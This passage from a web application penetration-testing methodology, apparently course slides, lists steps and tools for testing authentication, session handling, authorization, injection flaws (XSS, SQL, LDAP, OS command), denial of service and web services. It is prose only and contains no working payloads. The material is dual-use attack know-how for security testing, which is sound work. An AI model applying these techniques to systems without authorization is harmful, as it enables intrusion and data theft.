
Identify all parameters that are sent in addition to the decoded CAPTCHA value from the client to the server and try to send an old **decoded CAPTCHA** value with an old CAPTCHA ID of an old session ID. This helps you to determine authentication vulnerabilities.

Step 4: Test for multiple factors authentication

Check if users hold a hardware device of some kind in addition to the password. Check if the hardware device communicates directly and independently with the authentication infrastructure using an **additional communication channel**.

Step 5: Test for race conditions

Attempt to force a race condition and make multiple simultaneous requests while observing the outcome for unexpected behavior. Perform code review to check if there is a chance for race conditions.



Session Management Testing

After testing the configuration management, test how the application manages the session. The following are the steps to conduct session management pen testing:

Step 1: Test for session management schema

Collect a sufficient number of cookie samples, analyze the cookie generation algorithm, and forge a valid cookie in order to perform the attack. This allows you to test your application against cookie tampering, which results in hijacking the **sessions of legitimate users**.

Step 2: Test for cookie attributes

Test for cookie attributes using intercepting proxies such as Webscarab, Burp Proxy, OWASP ZAP, or traffic intercepting browser plugins such as "TamperIE"(for IE) and "Tamper Data"(for Firefox). If you are able to retrieve cookie information, then you can use this information to hijack a valid session.

Step 3: Test for session fixation


To test for session fixation, make a request to the site to be tested and analyze vulnerabilities using the WebScarab tool. This helps you to determine whether your application is vulnerable to session hijacking.

Step 4: Test for exposed session variables

Confidential information of session token leads to a replay session attack. Therefore, test for exposed session variables by inspecting encryption and reuse of session token, proxies and caching, GET and POST, and **transport vulnerabilities**.

Step 5: Test for CSRF (Cross Site Request Forgery)

Examine the URLs in the restricted area to test for CSRF. A CSRF attack compromises end-user data and operation or the entire web application.



Authorization Testing

Follow the steps here to test the web application against **authorization vulnerabilities**:

Step 1: Test for path traversal


Test for path traversal by performing input vector enumeration and analyzing the input validation functions present in the web application. Path traversal allows attackers to gain access to reserved information.

Step 2: Test for bypassing authorization schema

Test for bypassing authorization schema by examining the admin functionalities, to gain access to the resources assigned to a different role. If the attacker succeeds in bypassing the authorization schema, he or she can gain illegal access to reserved functions/resources.

Step 3: Test for privilege escalation

Test for role/privilege manipulation. If the attacker has access to resources/functionality, then he or she can perform a **privilege escalation attack**.



Data Validation Testing

Web applications must employ proper data validation methods. Otherwise, there may be a chance for the attacker to break into the communication between the client and the server, and inject malicious data. Hence, the data validation pen testing must be conducted to ensure that the current data validation methods or techniques employed by the web application offer appropriate security. Follow the steps here to perform **data validation testing**:

Step 1: Test for reflected cross-site scripting

A reflected cross-site scripting attacker crafts a URL to exploit the reflected XSS vulnerability and sends it to the client in a spam mail. If the victim clicks on the link considering it as from a trusted server, the malicious script embedded by the attacker in the URL gets executed on the victim's browser and sends the victim's **session cookie** to the attacker. Using this session cookie, the attacker can steal the sensitive information of the victim. Hence, to avoid this kind of attack you must check your web applications against reflected XSS attacks. If you put proper **data validation mechanisms** or methods in place, then you can determine easily whether the URL came originally from the server or it is crafted by the attacker. Detect and analyze input vectors for potential vulnerabilities, analyze the vulnerability report, and attempt to exploit it. Use tools such as OWASP CAL9000, Hackvertor, BeEF, XSS-Proxy, Backframe, WebScarab, XSS Assistant, and Burp Proxy.

Step 2: Test for stored cross-site scripting

Analyze HTML code, test for Stored XSS, leverage Stored XSS, and verify if the file upload allows setting arbitrary MIME types using tools such as OWASP CAL9000, Hackvertor, BeEF, XSS-Proxy, Backframe, WebScarab, Burp, and XSS Assistant. Stored XSS attacks allow attackers to uncover sensitive information such as session authorization tokens.

Step 3: Test for DOM-based cross-site scripting

DOM XSS attack stands for document object model based cross-site scripting attack, which affects the client's browser script code. In this attack, the input is taken from the user and then some malicious action is performed with it, which in turn leads to the execution of injected malicious code. Web applications can be tested against DOM XSS attacks by performing source code analysis to **identify JavaScript coding errors**.

Step 4: Test for cross site flashing


Analyze SWF files using tools such as SWFIntruder, Decompiler - Flare, Compiler - MTASC, Disassembler - Flasm, Swfmill, and Debugger Version of the Flash Plugin/Player. Flawed flash applications may contain DOM-based XSS vulnerabilities. The test for cross-site flashing gives information on DOM-based cross-site scripting vulnerabilities.

Step 5: Perform SQL injection testing

Perform standard SQL injection testing, union query SQL injection testing, blind SQL injection testing, and stored procedure injection using tools such as OWASP SQLiX, sqlninja, SqlDumper, sqlbf-tools, SQL Power Injector, etc. **SQL injection attacks** give database information to the attacker.

Step 6: Perform LDAP injection testing

Use a trial and error approach by inserting '(', '|', '&', '*' and the other characters in order to check the application for errors. Use the tool Softerra LDAP Browser. The LDAP injection may reveal sensitive information about users and hosts.



Data Validation Testing (Cont'd)

Step 7: Perform ORM injection testing

Perform ORM injection testing to discover vulnerabilities of an ORM tool and test web applications that use ORM. Use tools such as Hibernate, NHibernate, and Ruby On Rails. This test gives information on SQL injection vulnerabilities.

Step 8: Perform XML injection testing

To perform XML injection testing, try to insert XML meta characters and observe the response. A successful XML injection may give information about **XML structure**.

Step 9: Perform SSI injection testing


Perform SSI injection testing and find if the web server actually supports SSI directives using tools such as Web Proxy Burp Suite, Paros, WebScarab, String searcher: grep. If the attacker can inject SSI implementations, then he or she can set or print web server CGI environment variables.

Step 10: Perform XPath injection testing

Inject XPath code and interfere with the query result. XPath injection allows the attacker to access confidential information.

Step 11: Perform IMAP/SMTP injection testing

Perform IMAP/SMTP injection testing to identify vulnerable parameters. Understand the data flow and deployment structure of the client, and perform **IMAP/SMTP** command injection. Malicious IMAP/SMTP commands allow attackers to access the backend mail server.



Data Validation Testing (Cont'd)

Step 12: Perform code injection testing

To perform code injection testing, inject code (a malicious URL) and perform source code analysis to discover **code injection** vulnerabilities. It gives information about input validation errors.

Step 13: Perform OS commanding

Perform manual code analysis and craft malicious HTTP requests using | to test for OS command injection attacks. OS commanding may reveal local data and system information.

Step 14: Perform buffer overflow testing


Perform manual and automated code analysis using tools such as OllyDbg to detect buffer overflow condition. This may help you to determine stack and heap memory information and application control flow.

Step 15: Perform incubated vulnerability testing

Upload a file that exploits a component in the local user workstation, when viewed or downloaded by the user, perform XSS, and SQL injection attacks. Incubated vulnerabilities may give information about server configuration and **input validation schemes** to the attackers.

Step 16: Test for HTTP splitting/smuggling

Identify all user-controlled input that influences one or more headers in the response and check whether he or she can successfully inject a CR+LF sequence in it. Attackers perform HTTP splitting/smuggling to get cookies and HTTP redirect information.



Denial-of-Service Testing

To check your web application against DoS attacks, follow these steps :

Step1: Test for SQL wildcard attacks

Craft a query that will not return a result and includes several wildcards. Test manually or employ a fuzzer to automate the process.

Step2: Test for locking customer accounts

Test that an account does indeed lock after a certain number of failed logins. Find places where the application discloses the difference between valid and invalid logins. If your web application doesn't lock customer accounts after a certain number of failed logins, then there is a possibility for the attacker to **crack customer passwords** by employing brute force attacks, dictionary attacks, etc.


Step3: Test for buffer overflows

Perform a manual source code analysis and submit a range of inputs with **varying lengths** to the application to test for buffer overflows.

Step4: Test for user specified object allocation

Find where the numbers submitted as a name/value pair might be used by the application code and attempt to set the value to an extremely large numeric value, and then see if the server

continues to respond. If the attacker knows the **maximum number of objects** that the application can handle, he or she can exploit the application by sending objects beyond maximum limit.



Denial-of-Service Testing (Cont'd)

Step5: Test for user input as a loop counter

Test for user input as a loop counter and enter an extremely large number in the input field that is used by application as a **loop counter**. If the application fails to exhibit its predefined manner, it means that application contains a logical error.

Step6: Write user provided data to disk


Use a script to automatically submit an extremely long value to the server in the request that is being logged.

Step7: Test for proper release of resources

Identify and send a large number of requests that perform database operations and observe any slowdown or new error messages.

Step8: Test for storing too much data in session

Create a script to automate the creation of many new sessions with the server and run the request that is suspected of caching the data within the **session** for each one.



Web Services Testing

Step1: Gather WS information

Gather WS information using tools such as Net Square wsChess, Soaplite, CURL, Perl, etc. and online tools such as UDDI Browser, WSIndex, and Xmethods.

Step 2: Test WSDL

Test WSDL to determine various entry points of WSDL. You can automate web services security testing using tools such as WSDigger, WebScarab, and Foundstone.

Step 3: Test XML structural

Pass malformed SOAP messages to the XML parser or attach a very large string to the message. Use WSDigger to perform automated **XML structure testing**.

Step 4: Test XML content-level

Use web application vulnerability scanners such as WebScarab to test XML content-level vulnerabilities.

Step 5: Test HTTP GET parameters/REST

